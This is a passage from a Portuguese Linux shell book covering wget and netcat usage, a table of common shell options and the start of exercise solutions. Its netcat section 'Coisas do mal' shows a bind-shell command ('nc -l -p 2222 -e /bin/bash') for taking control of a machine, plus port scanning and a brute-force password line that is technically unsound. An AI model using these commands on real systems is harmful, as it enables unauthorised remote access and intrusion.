Uma pesquisa no Google mostra que a Internet está deficiente em documentação para o Dialog. O mais relevante é um artigo introdutório em inglês no Linux Journal.

Junto com o programa Dialog, tem alguma documentação em inglês. Tem a sua página de manual (“<http://www.cl.cam.ac.uk/cgi-bin/manpage?1+dialog>”)

que numa linguagem direta e sucinta traz detalhes sobre o seu funcionamento. Há também um diretório chamado samples, onde há *scripts* funcionais de exemplo de todos os tipos de caixa.

Na página do Thomas Dickey (<http://dickey.his.com/dialog/>), o mantenedor atual do Dialog, há poucas informações, porém lá está o link para os fontes do programa.

Em português, a melhor fonte de informações é utilizar a lista Shell-script (<http://br.groups.yahoo.com/group/shell-script/>) para obter ajuda e compartilhar experiências com outros usuário do Dialog.

O endereço oficial deste documento é <http://aurelio.net/Shell/dialog/>





Apêndice 5

Peripécias pela Rede³⁶

• Fazendo download com o wget³⁷

Principais opções

Seu navegador se responsabiliza pela incumbência de buscar documentos da web e exibi-los, mas algumas vezes precisamos de um gerenciador de *download* parrudo e versátil. Para isso existe um programa chamado `wget`, que é uma ferramenta leve e altamente eficiente, que pode cuidar de todas as suas necessidades de *download*.

Se você quer espelhar um *web site* inteiro, baixar automaticamente músicas ou filmes de um conjunto de *weblogs* favoritos, ou transferir sem medo arquivos enormes em uma conexão de rede lenta ou intermitente, `wget` é para você.

O `wget` tem uma linha de comandos versátil e extensa, isso pode fazer com que nos percamos no princípio, mas basta memorizar alguns comandos.

36. Corrigido, filtrado e ampliado pelo querido amigo Jansen Carlo Sena. Valeu Jansen!

37. Uma parte deste apêndice foi traduzida de <http://usuarios.lycos.es/natas/dev/online.php?code=2&id=16>. Não conheço o autor, porém sou agradecido.

Para baixar uma página inteira, devemos fazer:

```
 wget URL
```

Por exemplo:

```
$ wget http://localhost/~DaMaeJoana
```

Se quisermos armazenar uma página complexa, isto é, incluindo imagens, sons, CSS, ... deveremos utilizar o argumento `-p`, como a seguir:

```
$ wget -p http://localhost/~DaMaeJoana
```

O arquivo `index.html` estará em `/localhost/~7EDaMaeJoana`. Isto é porque o `wget` cria por padrão (*default*) uma hierarquia de diretórios com domínio/subdiretórios/arquivos. Então se fizermos:

```
$ wget -p http://www.google.com
```

Será criado o diretório `./www.google.com`. Para evitar isso, podemos usar os seguintes modificadores:

```
$ wget -p -nH --cut-dirs=1 http://localhost/~DaMaeJoana/  
...  
$ ls  
img      index.html      main.css
```

Onde:

<code>-nH</code>	Não permite a criação do subdiretório <code>localhost</code> ;
<code>--cut-dirs=n</code>	Elimina <code>n</code> número de diretórios na hierarquia. No exemplo colocamos 1, portanto não será criado o diretório <code>~7EDaMaeJoana</code> .

Vejamos um exemplo retirado da página do manual do `wget` (`man wget`). Suponhamos que desejamos baixar o `xemacs` que se encontra em `ftp://ftp.xemacs.org/pub/xemacs/`.

De acordo com os argumentos passados ao `wget`, o download será feito de acordo com os diretórios da tabela a seguir:

Opção wget	Diretório gerado
Sem opções	ftp.xemacs.org/pub/semacs/
-nH	pub/xemacs/
-nH -cut-dirs=1	xemacs/
-nH -cut-dirs=2	.
--cut-dirs=1	ftp.xemacs.org/xemacs/

Para baixar todos os arquivos que se encontram no diretório `pub/xemacs` do `ftp` citado, podemos usar a opção `-r` (ou `--recursive`). Esta opção funciona de forma similar às dos comandos `ls` e `rm`.

Se desejamos especificar uma profundidade para o mergulho que o `wget` dará na URL, podemos usar a opção `-l n` (ou `-level=n`) onde `n` é o número que define a profundidade que o `wget` deverá mergulhar. Seu padrão (*default*) é 5, isto é, se for passado `-l` ou `-l 5`, será a mesma coisa.

Em se tratando de um arquivo de HTML, a opção `-l` especifica até que profundidade os *links* devem ser seguidos.

Em algumas páginas (principalmente de mp3), em vez de criar *links* no próprio arquivo HTML, oferecem outro arquivo com os endereços das URLs. Para baixar o conteúdo desse arquivo, só teremos que utilizar a opção `-i arquivo` (ou `--input-file=arquivo`), onde o arquivo `arquivo` contém a lista de URLs a serem baixadas.

```
$ wget -i http://www.servidor.com/conta/arquivo.com.urls
```

Se, por outro lado, for uma página HTML que contém *links* para arquivos que nos interessam, teremos de forçar o `wget` a seguir esses *links*. Para isso fazemos:

```
$ wget -r -l 1 -np -f -i http://www.gnu.org/downloads/emacs.html
```

Onde a opção `-np` (ou `--no-parent`) diz ao `wget` para não baixar arquivos que se encontram em um nível superior dentro da hierarquia de diretórios. No exemplo acima, `http://www.gnu.org/index.html` não seria baixado, embora tivesse *link* dentro de `emacs.html`.

Às vezes você baixa uma URL inteira e no fim de um monte de tempo gasto verifica que um *link* importante estava quebrado e uma página fundamental para o seu trabalho não havia sido baixada. Isso é muito irritante e te dá vontade de chutar o computador... (não esqueça que *software* é o que nós xingamos e *hardware* é o que chutamos :)) É justamente para evitar essa desilusão que existe a opção `--spider`. Com esta opção em uso, o `wget` não baixará as páginas, simplesmente checará se elas estão lá.

Vejamos se meus *bookmarks* estão íntegros:

```
$ wget --spider --force-html -i bookmarks.html
```

Nesse exemplo, a opção `--force-html` (ou `-F`) trata o arquivo de entrada como HTML.

Segundo o `man wget`, essa opção necessita ainda ser muito trabalhada para que o `wget` chegue perto das funcionalidades dos verdadeiros *web spiders*.

Suponha que você esteja em um *site* de músicas e ainda que você não admite absolutamente nada proprietário nem pirata no seu computador. Dessa forma, você jamais baixaria músicas no formato `mp3`, que é proprietário. Baixaria somente músicas no padrão *Ogg Vorbis* (extensão `.ogg`). Veja <http://en.wikipedia.org/wiki/Ogg>). Essa filtragem pode ser feita como no exemplo a seguir:

```
$ wget -nH -r -A ogg -f -i http://www.musicaslivres.com.br
```

A nova opção apresentada foi a `-A lista` ou (`--accept lista`). É bom saber que a lista pode conter vários elementos, separados por vírgulas (,). Para comprovar isso, vejamos um caso onde eu queira somente os arquivos de fotos nos padrões `jpg`, `bmp` ou `png`.

```
$ wget -nH -r -A jpg, bmp, png -f -i http://www.playboy.com      ;-)
```

O oposto da opção `-A` é a opção `-R lista` (ou `--reject lista`), onde os componentes da lista `lista` estão separados por vírgulas (,).

Um problema é que o `wget` por padrão gera muito tráfego de informação para a `stdout`. Veja:

```
$ wget http://localhost
--19:02:35-- http://localhost/
      => 'index.html'
Resolving localhost... 127.0.0.1
Connecting to localhost|127.0.0.1|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://localhost/apache2-default/ [following]
--19:02:35-- http://localhost/apache2-default/
      => 'index.html'
Reusing existing connection to localhost:80.
HTTP request sent, awaiting response... 200 OK
Length: 1,457 (1.4K) [text/html]
100%[=====] 1,457           ---.---K/s
19:02:35 (41.25 MB/s) - 'index.html' saved [1457/1457]
```

Como eu disse, foi gerada um monte de informação e repare que só baixamos um arquivo de 1457 bytes.

Basicamente, temos duas opções para evitar tanta troca de mensagens:

-q (ou --quiet)	Desliga a saída do wget;
-nv (ou --no-verbose)	Desliga o modo "falador" sem ficar totalmente calado como o -q, isto é, as mensagens de erro e as informações básicas continuam indo para a saída padrão.

Vamos testar usando estas opções para ver o resultado:

```
$ wget -nv http://localhost
19:27:34 URL:http://localhost/apache2-default/ [1457/1457] -> "index.html" [1]
$ wget -q http://localhost
$ ls
index.html  index.html.1  index.html.2
```

Como vimos, usando o modo "não falador" (--no-verbose) só vai uma linha para a tela e no modo calado (--quiet) não é gerada nenhuma linha. Vimos também após o ls que o padrão do wget é não destruir versões anteriores do arquivo, em vez disso, coloca um número sequencial que atua como se fosse uma versão.

Com a opção `-nc` (ou `--noclobber`) caso já exista um arquivo homônimo, o `wget` não baixará o novo.

Usando o `wget` com proxy

Muitos ambientes de rede hoje, por questões de segurança, não permitem que os computadores de sua rede se conectem diretamente em servidores web na Internet. Essa tarefa deve ser executada por um servidor *proxy*.

Nesse contexto, as aplicações que precisam acessar a Internet repassam suas solicitações ao *proxy* que, por sua vez, retornam os dados recebidos dos servidores aos clientes internos da sua rede. Caso esse seja o seu cenário, ao tentar utilizar o `wget` em um ambiente de rede com *proxy*, para, por exemplo, salvar uma página da Internet, o valente aplicativo de linha de comando não irá funcionar. Isso se deve ao fato de que o `wget` tentará acessar diretamente a Internet e acabará sendo barrado pelos *firewalls*. Para resolver esse problema, basta informar ao `wget` a respeito da existência do *proxy*. Isso pode ser feito de duas maneiras: por meio de uma variável de ambiente ou pelo seu arquivo de configuração.

A primeira solução consiste em configurar uma variável de ambiente chamada `http_proxy` que é utilizada por muitos programas, dentre os quais o próprio `wget`, para saber a respeito da existência de um *proxy* na rede. Defina a variável com a configuração correta e o `wget` funcionará normalmente.

No exemplo a seguir, a variável de ambiente `http_proxy` é definida considerando que o endereço IP do *proxy* é `10.1.1.5` e a porta de utilização é a `3128`. Em seguida, o `wget` é utilizado normalmente para obtenção de um arquivo na Internet.

```
$ export http_proxy="http://10.1.1.5:3128"  
$ wget -t -c 0 http://cdimage.ubuntu.com/releases/7.10/release/ubuntu-  
7.10-dvd-i386.iso
```

A segunda alternativa consiste em definir a variável `http_proxy` dentro dos arquivos de configuração do `wget`, o `wgetrc`, seja no específico, localizado no `home` do usuário, seja no global localizado, geralmente, no diretório `/etc`, utilizando-se da mesma sintaxe mostrada para a primeira alternativa.

Veja na seção a seguir (Arquivos de configuração) mais detalhes sobre esses arquivos.

Vale ressaltar que essa segunda alternativa torna a configuração do proxy permanente e mesmo fechando seu terminal de comandos, ou mesmo reiniçando seu computador, o `wget` continuará instruído a solicitar suas atividades ao proxy. A primeira alternativa, entretanto, será válida somente para as execuções do `wget` realizadas a partir do terminal em que você definiu a variável `http_proxy`. Diante disso, quando utilizar uma ou outra? Bem, se o seu computador fica na maioria do tempo integrado a uma mesma rede, onde a configuração do proxy será sempre a mesma, a segunda alternativa lhe poupará esforço. Entretanto, caso você precise fazer uma configuração para integrar, digamos, seu *notebook* a uma rede somente para utilizar o `wget` pontualmente, a primeira alternativa lhe será mais adequada.

Arquivos de configuração

Os arquivos de configuração servem para personalizar algumas opções do `wget` de forma que não precisamos introduzi-las por linha de comandos. São eles:

Arquivos do wget	
Arquivo	Função
<code>~/ .wgetrc</code>	Configuração pessoal de um usuário
<code>/usr/local/etc/wgetrc</code>	Configuração Global
<code>/etc/wgetrc</code>	Configuração Global (na maioria das distros)



Dicas!

O arquivo geral de configuração do `wget` só fica no diretório `/usr/local/etc/wgetrc` quando o aplicativo é compilado na máquina. Caso o `wget` seja instalado por meio do gerenciador de pacotes, como o `apt-get` ou o `RPM`, o arquivo de configuração será `/etc/wgetrc`, como é o caso da grande maioria das distribuições hoje em dia. Por isso a observação “na maioria das distros”.

Outras opções importantes

- h, --help
Mostra um resumo dos argumentos da linha de comandos.
- b, --background
Executa o `wget` em segundo plano (*background*).
- o `logfile`, --output-file=`logfile`
Manda para o arquivo `logfile` as mensagens mais importantes.
- a `logfile`, --append-output=`logfile`
Anexa ao arquivo `logfile` as mensagens mais importantes e as de erro.
- q, --quiet
Modo silencioso. Inibe todas as saídas para `stdin`.
- nv, --non-verbose
Inibe a saída para `stdin`, exceto as mensagens importantes e as de erro.
- i `arquivo`, --input-file= `arquivo`
Recebe as URLs a serem baixadas de uma lista contida no arquivo `arquivo`. Note que tem de ser uma lista de URLs; no caso de ser um arquivo HTML, temos de usar a opção `-F` (ou `--force-html`). Se os links do arquivo HTML forem relativos, empregue a opção `--base=url`.
- t `numero`, --tries `numero`
Número de tentativas na hora de baixar um arquivo. Se for especificado 0 (zero) ou `inf` será feito um número infinito de tentativas.
- nc, --no-clobber
No caso de baixarmos um mesmo arquivo mais de uma vez, se a opção `-nc` estiver ativada, o arquivo não será baixado novamente. Caso a opção não esteja ativada, o arquivo será baixado tantas vezes quanto for ordenado, porém adicionando-se um sufixo numérico sequencial ao seu nome para distinguir a versão do arquivo.
- c, --continue
Aconselhamos a usar sempre essa opção (ou pelo menos quando baixar grandes arquivos). Ela torna o `wget` um pouco mais lento, mas, em compensação, permite que um *download* seja recomeçado do ponto em que parou. Se o servidor não suporta *downloads* com recomeço e se já existir arquivo com o mesmo nome, `wget` não fará nada.

--spider

`wget` se comporta como um *webspider*, isso significa que `wget` somente testará a existência ou não dos *links*.

-w tempo, --wait tempo

Espera o número de segundos especificados em `tempo` entre duas requisições. Pode-se especificar em minutos, horas e dias anexando os sufixos `m`, `h`, e `d`, respectivamente.

--waitretry=seconds

Se você não deseja esperar um tempo entre cada *download*, mas somente entre as tentativas após falhas, use essa opção. Note que após a 1^a tentativa, esperará 1 segundo, após a 2^a, 2 segundos e assim por diante.

-Q quota, --quota=quota

Especifica um tamanho máximo para os *downloads* automáticos (de alguma forma programados). O tamanho é especificado em *bytes* por padrão, mas pode-se usar os sufixos `k` (para *kilobytes*) ou `m` (para *megabytes*).

-nd, --no-directories

Não cria a hierarquia de diretórios quando fazendo *download* recursivamente.

-x, --force-directories

Força a criação da hierarquia de diretórios. Por exemplo:

```
wget -x http://www.julioneves.com
será armazenado em www.julioneves.com.
```

-nH, --no-host-directories

Não cria a estrutura de diretório com o nome do *host* como normalmente faz. Assim, se fizermos:

```
wget -nH http://www.julioneves.com
obteremos o arquivo index.html no diretório corrente.
```

--cut-dirs=n

Ignora `n` componentes de diretório. Um exemplo composto para elucidar este e o anterior:

A URL é <ftp://ftp.xemacs.org/pub/xemacs/>

Sem opções <ftp.xemacs.org/pub/xemacs/>

-nH <pub/xemacs/>

-nH -cut-dirs=1 <xemacs/>

-nH -cut-dirs=2 [.](#)

-P prefixo, --directory-prefix=prefixo

Os arquivos serão baixados a partir do diretório prefixo. Exemplo:

```
$ wget -P site_do_julio http://www.julioneves.com
$ ls -lR
.:
total 4
drwxr-xr-x 2 julio julio 4096 2007-08-19 14:31 site_do_julio
./site_do_julio:
total 16
-rw-r--r-- 1 julio julio 15771 2007-08-19 14:31 index.html
```

-E, --html-extension

Se baixarmos um arquivo do tipo `text/html` e a URL não termina em `htm` ou `html` (ambos com qualquer combinação de maiúsculas e minúsculas), esta opção forçará um sufixo `html` no arquivo baixado. Um bom uso para isso é quando você baixa CGIs. Uma URL como `http://site.com/article.cgi?25` será baixada como `article.cgi?25.html`.

-r, --recursive

Ativa o modo recursivo.

-l n, --level profundidad

O número `n` especifica o nível de profundidade máximo quando está em modo recursivo.

--delete-after

Usando essa opção, cada arquivo baixado será deletado no computador local. O seu uso seria para carregar o cache do proxy com os sites mais populares. Veja:

```
$ wget -r -nd --delete-after http://www.julioneves.com
```

A opção `-r` é para baixar recursivamente e a `-nd` é para não criar diretório.

-k, --convert-links

Depois que o `download` está completo, converte os `links` no arquivo que foi baixado para ficarem apropriados para a visão local. Isso afeta não somente os `hyperlinks` visíveis, mas qualquer parte do documento que aponte para um índice externo, tal como imagens embutidas, CSS, `hyperlinks` conteúdo não HTML, etc.

Os *links* serão modificados de uma das duas formas a seguir:

1. Os *links* para arquivos que também foram baixados pelo `wget` serão alterados para fazer referência ao arquivo como um *link* relativo (com caminho relativo). Exemplo: se o arquivo baixado for `/foo/doc.html` e nele tenha um *link* para `/bar/img.gif`, então o *link* em `doc.html` será modificado para `../bar/img.gif`.
2. Se o arquivo apontado não foi baixado pelo `wget`, ele será modificado para incluir o nome do *host* e o caminho absoluto do local apontado. Exemplo: se o arquivo baixado `/foo/doc.htm` apontar para `/bar/img.gif` (ou para `../bar/img.gif`), então o *link* para `doc.html` será modificado para apontar para `http://NomeDoHost/bar/img.gif`.

`-K, --backup-converted`

Quando convertendo um arquivo, copia a versão original com um sufixo `.orig`.

`-m, --mirror`

Liga as opções apropriadas para fazer o espelhamento. Essa opção liga a recursividade e o time-stamping e ajusta a profundidade de recursividade para infinito.

`-p, --page-requisites`

Essa opção faz com que `wget` baixe todos os recursos necessários para uma visão correta do arquivo HTML (imagens, sons, CSS...).

`-A lista --accept lista`

`-R lista --reject lista`

Aceita ou recusa `lista` que são listas de nomes de arquivos, de sufixos ou de padrões separadas por vírgulas (,). Obs.: os padrões referidos são os mesmos caracteres curingas válidos para o comando `ls`.

`-L, --relative`

`wget` segue somente os *links* relativos. Opção útil para quando se quer baixar somente os recursos dentro da mesma página.

`-np, --no-parent`

Diz ao `wget` para não baixar arquivos que se encontram em um nível superior dentro da hierarquia de diretórios.

Um exemplo legal que achei para que possamos ver o `wget` em ação foi sugerido por Jeff Veen³⁸ e é um uso muito legal desse comando. Atualmente, existem toneladas de diretórios, filtros e weblogs que apontam para uns tipos interessantes de mídias. Você pode criar um arquivo de texto com seus sites favoritos que tenham links para arquivos mp3 e todos os dias, usando `wget`, você pode baixar automaticamente os arquivos recém-adicionados aos sites.

Primeiro crie um arquivo chamado `mp3_sites.txt` e nele liste as URLs que têm as músicas do estilo que você mais gosta, uma por linha (veja <http://del.icio.us/tag/system:filetype:mp3> ou <http://stereogum.com> ou então veja as dicas em <http://www.lifehacker.com/software/geek-to-live/geek-to-live-find-free-music-on-the-web-136578.php>).

Quando tudo estiver pronto use o seguinte comando:

```
$ wget -r -l1 -H -t1 -nd -N -np -A.mp3 -erobots=off -i mp3_sites.txt
```

Onde a opção `-e` age como se incorporasse temporariamente a linha `robots=off` ao arquivo `.wgetrc` somente durante a execução desse comando.

Essa linha baixa recursivamente somente arquivos de mp3 cujos sites estão listados em `mp3_sites.txt` e que são mais novos que qualquer um que você já tenha baixado.

O melhor disso tudo é que após você colocá-lo no seu `cron` para ser executado com uma determinada periodicidade, você terá uma sempre renovada jukebox de alguns sites confiáveis que você escolheu.

Algumas opções interessantes que podemos encontrar:

- Número de tentativas na hora de baixar um arquivo

```
tries = 20
```

- Profundidade máxima em modo recursivo

```
reclevel = 5
```

38. <http://www.veen.com/jeff/archives/000573.html>

- Tempo de espera entre tentativas (incremento linear, espera 1s primeira tentativa, 2s segunda tentativa, ...)

```
waitretry = 1
```

- Anexar cabeçalhos http

```
header = From: seu nome
```

```
header = Accept-Language: pt_BR
```

- Criar estrutura de diretórios obtendo um único arquivo.

```
dirstrcut= off
```

- Modo recursivo de forma automática

```
recursive = off
```

- Criar um *backup* dos arquivos aos quais se aplica conversão (equivalente a ativar a opção -K)

```
backup_converted= off
```

- Seguir por padrão (*default*) os links de ftps em arquivos HTML

```
follow_ftp = off
```

Brincando pela rede com o netcat

Diversas publicações que li sobre o utilitário de rede `netcat` se referiam a ele como o “Canivete do Exército Suíço das Ferramentas de Rede”, e por uma boa razão. Como os melhores utilitários Unix, seu uso é bastante simples, porém é capaz de executar diversas tarefas muito úteis. O seu nome é bastante significativo: atua como o comando `cat`, porém sua atuação se dá sempre na rede (que em inglês é `net`).

No seu uso, devemos deixar uma máquina preparada para “ouvir” com `netcat` e outras da rede conectam-se a ela. Uma vez estabelecida a conexão, podemos mandar texto, executar um comando *Shell* na máquina remota e diversas outras coisas que você faria com o comando `cat` na máquina local.

Na maioria das distribuições o `netcat` chama-se `nc`, porém em distribuições como o Ubuntu, por exemplo, o `netcat` pode ser chamado como `netcat` ou como `nc`. Um sempre é link simbólico para o outro e isso man-

tém a compatibilidade com sistemas que utilizam somente uma das nomenclaturas para o utilitário. Esse comportamento é mostrado a seguir e foi retirado de um sistema Ubuntu Linux 7.10:

```
$ ls -l /bin/netcat  
lrwxrwxrwx 1 root root 2 2007-10-20 12:55 /bin/netcat -> nc
```

E é por esse motivo que ao longo deste apêndice ele será tratado de ambas as formas.

Coisas do bem

Abra duas janelas de comando no seu computador (é necessário que o pacote de `netcat` esteja instalado). O que vamos fazer agora em somente um computador seria feito da mesma forma em mais de um, trabalhando através da rede.

Em uma janela escreva:

```
$ nc -l -p 2222
```

Isso diz ao `netcat` para iniciar um serviço TCP e ouvir (-l de listen) a porta 2222.

Deixe de lado esta janela que aparentemente está congelada (somente aparentemente, pois ela está "ouvindo" a referida porta) e vamos para a outra janela. Lá digite:

```
$ nc <endereço_IP_da_maquina_na_escuta> 2222
```

Como o <endereço_IP_da_maquina_na_escuta> é também o endereço da sua máquina, caso você não o saiba, substitua-o por `localhost` (ou `127.0.0.1`).

Pois é, nada de excitante aconteceu até agora, parece que ambas as seções estão congeladas... Mas tecle nesta segunda tela algo muuuuito original como "teste do netcat" :) e aperte <ENTER>.

O que aconteceu? Tudo que você escreveu apareceu na outra janela. Como dissemos, parece muito com o comando `cat`.

O que foi descrito até agora aplica-se a transmissões TCP. Se você quiser usar UDP, na primeira janela faça:

```
$ nc -l -u -p 2222
```

e na outra faça:

```
$ nc -u localhost 2222
```

Onde a opção `-u` serve para levantar esse protocolo.

Imitando um ftp

Para travar conhecimento com o `netcat` o exemplo anterior valeu, mas na vida real o `netcat` é sempre usado com um redirecionamento. Vamos voltar à primeira janela para ver um exemplo clássico. Digite:

```
$ netcat -l -p 2222 > saida
```

Como você pode ver, a saída do `netcat` está sendo redirecionada para o arquivo `saida`. Agora vamos para a outra janela, mas primeiramente vamos preparar um arquivo chamado `entrada`:

```
$ cat > entrada << fim
> Vou passar o conteúdo do diretório $PWD
> $(ls | paste - - - -)
> fim
$ cat entrada
Vou passar o conteúdo do diretório /home/julio/tstsh
numperf.sh      outputfile      Pacotes      par
pastor.sh       procperf.sh    scs.sh       setacores2.sh
setacores.sh     troca.sh      tst.sh
```

E vamos transmiti-lo:

```
$ netcat localhost 2222 -q 5 < entrada
```

A opção `-q` foi usada para que o `netcat` caísse após o fim da transmissão, mas dei uma colher de chá de 5 segundos (`-q 5`) antes que isso ocorresse. Vamos testar:

```
$ cat saida
Vou passar o conteúdo do diretório /home/julio/tstsh
numperf.sh      outputfile      Pacotes      par
pastor.sh       procperf.sh    scs.sh       setacores2.sh
setacores.sh     troca.sh      tst.sh
```

Você também pode usar o `netcat` para atuar como um `ftp`, copiando arquivos de (ou para) uma máquina remota. Vamos ver como mandar um arquivo de uma máquina apelidada de `linux1` para outra apelidada de `linux2`. Em `linux2` faça:

```
$ nc -l -p 2222 > /arquivo/de/destino
```

E em linux1 faça:

```
$ nc <endereço_IP_da_maquina_linux2> 2222 < arquivo/da/origem
```

Tar bom assim?

De acordo com o que você viu, já deve ter dado para perceber que você pode passar dinamicamente um monte de arquivos de uma máquina para outra usando o comando `tar` em conjunto com o `netcat`. Vejamos:

Na máquina que chamamos de `linux1` façamos:

```
$ tar cvf - /path/do/diretorio | nc -w 3 <IP de Linux2> 2222
```

E em `linux2` faríamos:

```
$ nc -l -p 2222 | tar xvf -
```

Os arquivos que estavam no diretório `/path/do/diretorio` de `linux1` passaram pelo `tar` e, assim, como vimos no comando `paste` (na seção *Perfumarias Úteis*), o pipe recebe o que foi gerado para a `stdout`, representada por traço (`-`), mandando tudo para o `netcat`. Na linha seguinte, o pipe de `linux2` manda o que recebeu da máquina remota (`linux1`) via `netcat`, para a `stdin` que, como já vimos, está também representada pelo traço (`-`), expandindo os arquivos em `linux2`.

Com o `netcat` é possível fazer backup integral de partições inteiras, como no exemplo a seguir:

Computador que possui a partição a ser “backupeada”:

```
$ dd if=/dev/sdal | netcat 10.1.1.1 2222
```

Computador que irá receber o backup da partição (com endereço IP `10.1.1.1`):

```
$ netcat -l -p 2222 > /tmp/backup_particao_sdal.iso
```

Um chat chato

O `netcat` também permite estabelecer sessões de chat emulando o comando `write`. Para fazer isso, o lado “escutador” deverá fazer:

```
$ nc -vlp 2222
```

Aqui a opção `-v` significa verbose (algo como tagarela).

O `netcat` não precisa conectar-se com ele mesmo. Ele pode conectar-se com diversos serviços; desde que se conecte a uma determinada porta, ele sempre poderá "escutar" esta porta. Se você novamente colocar a sua máquina para escutar a porta 2222, e para conectar-se a esta porta pelo navegador Firefox use o seguinte endereço: `http://localhost:2222/"Olá Pessoal"`, então a sua janela de comandos apresentará algo assim (tirei algumas linhas para não poluir muito).

```
GET /%22Ol%C3%A1%20Pessoal%22 HTTP/1.1
Host: localhost:2222
Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Coisas do mal

O que vimos até agora sobre o `netcat` foi tudo do bem, porém ele pode também ser usado para fins não muito nobres, e por isso relutei muito em colocar esta seção no livro, mas como quero que ele fique cada vez mais próximo de uma obra completa sobre o ambiente orientado a caractere do Linux, a partir da sua 7^a edição resolvi colocar.

Abrindo uma porta para o inimigo (trojan)

O exemplo a seguir somente funcionará (com a opção `-e`) se em tempo de compilação do `nc` foi colocada a opção `GAPPING_SECURITY_HOLE`. Para abrir um *Shell* remoto, faça:

```
$ nc -l -p 2222 -e /bin/bash
```

Caso essa opção não tenha sido usada, pode-se fazer o mesmo da seguinte forma:

```
$ nc -l -p 2222 | sh
```

Nesse último caso, o atacante não terá na máquina cliente o resultado gerado pelos comandos executados no servidor. Entretanto, é possível uti-

lizar novamente o `netcat` no servidor e no cliente para devolver a saída do comando executado para o computador do atacante.

E conecte-se a ele usando:

```
$ nc <Endereço_IP_do_Destino> 2222
```

Dessa forma você ganhará um *bash* que lhe permitirá executar todos os comandos e ver as suas saídas ganhando assim o domínio da máquina. Termine da mesma forma que você termina uma sessão de *bash*, isto é, tecle `exit`.

Procurando portas abertas (scan)

Se você quiser procurar portas abertas em uma máquina, use a seguinte construção:

```
$ nc -v <endereço_da_máquina> 22-2222
```

Assim, o `netcat` testará todas as portas entre 22 e 2222 que estão respondendo, parando na primeira aberta para troca de mensagens. Quando testei no meu computador, deu a seguinte mensagem indicando uma porta aberta:

```
localhost [127.0.0.1] 631 (ipp) open
```

Como não lembrava que porta era essa, testei a porta com o comando:

```
$ nc -v localhost 631
```

E mandei um `QUIT` que é quase um comando padrão para muitos tipos de porta TCP. Ele então me devolveu um monte de HTML, inclusive as linhas a seguir:

```
HTTP/1.0 400 Bad Request
Date: Wed, 05 Sep 2007 18:30:36 GMT
Server: CUPS/1.2
```

Era a interface web do meu servidor de impressão.

Testando senhas (brute force)

Existem sites de crackers que fornecem arquivos com senhas mais usuais. De posse de um arquivo destes (que aqui chamaremos de `senhas.txt`) pode-se fazer o seguinte:

```
$ nc -v 79 < senhas.txt > senhas_boas.txt
```

A porta usada foi a do `finger` (79) e foi a que mandamos o conteúdo do arquivo de senhas. Todas as senhas válidas serão armazenadas em `senhas_boas.txt`.

Resumo

As principais opções que vimos do `netcat` estão resumidas na tabela a seguir:

Principais opções do comando netcat	
Opção	Significado
<code>-e cmd</code>	Executa o comando <code>cmd</code> usando dados da rede como entrada e mandando saída e erros também para a rede ³⁹
<code>-l</code>	Coloca em modo de "escuta" (<i>listen</i>)
<code>-n</code>	Recebe e faz conexões apenas em formato numérico (IP)
<code>-p</code>	Define a porta local em uso
<code>-q seg</code>	Termina após esperar <code>seg</code> segundos depois do fim da transmissão
<code>-u</code>	Modo UDP
<code>-v</code>	Falador (<i>verbose</i>). Utilize 2 vezes (<code>-vv</code>) para ficar mais prolixo
<code>-w seg</code>	Encerra transmissão após esperar <code>seg</code> segundos (<i>time-out</i>).

O `netcat` é isso tudo que você viu, porém ele tem um inconveniente. Se alguém estiver "snifando" a sua rede, poderá ver o que você está fazendo por ser tudo feito em texto plano. Se você precisar se resguardar quanto a isso, use o `cryptcat`, disponível em http://sourceforge.net/project/showfiles.php?group_id=11983, que permite ligar o modo criptografado.



39. Essa opção funcionará somente se, em tempo de compilação do nc, for usada a opção GAPPING_SECURITY_HOLE.



Apêndice 6

Significado das Opções mais Frequentes no Shell

Opção	Significado	Exemplos
-a	Anexa (a saída em um arquivo) todos (All)	tee -a ls -a
-c	Conta Commando	grep -c sh -c command
-d	Diretório Delimitador	cpio -d cut -ddelimiter
-e	Expande (algo, p.ex. <tab> para <espacos>) Execute	pr -e xterm -e /bin/ksh
-f	Lê a entrada do comando de um arquivo (File) Força uma condição (execução não interativa) Especifica o número de um campo (Field)	fgrep -f file rm -f cut -fieldnumber
-h	Imprime um cabeçalho (Header)	pr -hheader
-i	Ignora maiúscula/minúscula Coloca a instrução em modo Interativo	grep -i rm -i
-l	Formato Longo de saída Lista os nomes de arquivos Conta as Linhas Login name	ls -l, ps -l grep -l wc -l rlogin -lname
-L	Siga o Link simbólico	cpio -L, ls -L
-n	Em modo Não interativo Processamento Numérico	rsh -n sort -n

-o	Nome do arquivo de saída (<u>Output</u>)	cc -o, sort -o
-p	Número do <u>Processo</u> Caminho (<u>Path</u>)	ps -p pid mkdir -p
-q	Rápido (<u>Quick</u>) <u>Quieto</u>	finger -q who -q
-r	<u>Recursivo</u> Em ordem <u>Reversa</u> Diretório <u>Raiz</u>	rm -r sort -r ls -r
-R	Processa diretório <u>Recursivamente</u>	chmod -R, ls -R
-s	<u>Silencioso</u> quanto aos erros	cat -s lp -s
-t	Especifica o caractere de <u>Tabulação</u> (<TAB>)	sort -ttabchar
-u	Único (produz uma única saída) Sem ir para o buffer (<u>Unbuffered</u>)	sort -u cat -u
-v	Prolíxo (<u>Verbose</u>), o oposto a -q In <u>Verte</u> a funcionalidade	cpio -v, tar -v, grep -v
-w	Especifica o tamanho (<u>Width</u>) No formato largo (<u>Wide</u>) Conta palavras (<u>Words</u>)	pr -w, sdiff -w ps -w wc -w
-y	Responde sim (Yes) para todas as perguntas.	shutdown -y





Apêndice 7

Resolução dos Programas

- A partir deste ponto teremos a proposta de resolução dos programas encontrados nos exercícios ao final de cada capítulo. Não são “*as respostas certas*” mas simplesmente a solução que dei, dentre muitas propostas de resolução dos programas.

Capítulo 3

1.

```
#!/bin/ksh
#
# Capitulo 3 exercicio 1
#
grep ^.*" "${1}"          ".* telefones
```

2.

```
#!/bin/ksh
#
# Capitulo 3 exercicio 2
#
fgrep "("${1}")" telefones
```

3.

```
#!/bin/ksh
#
# Capitulo 3 Exercicio 3
#
```

```

# A "mágica" deste exercício eh matar
# os n - 1 parametros antes do ultimo
# Entao vejamos:

ParaOLixo=$(( $# - 1 )) #Podia ser: ParaOLixo=`expr ParaOLixo - 1`
Shift $ParaOLixo
# As 2 últimas linhas podem ser substituidas por: shift $(( $# - 1 ))
echo $1

4.

#!/bin/ksh

#
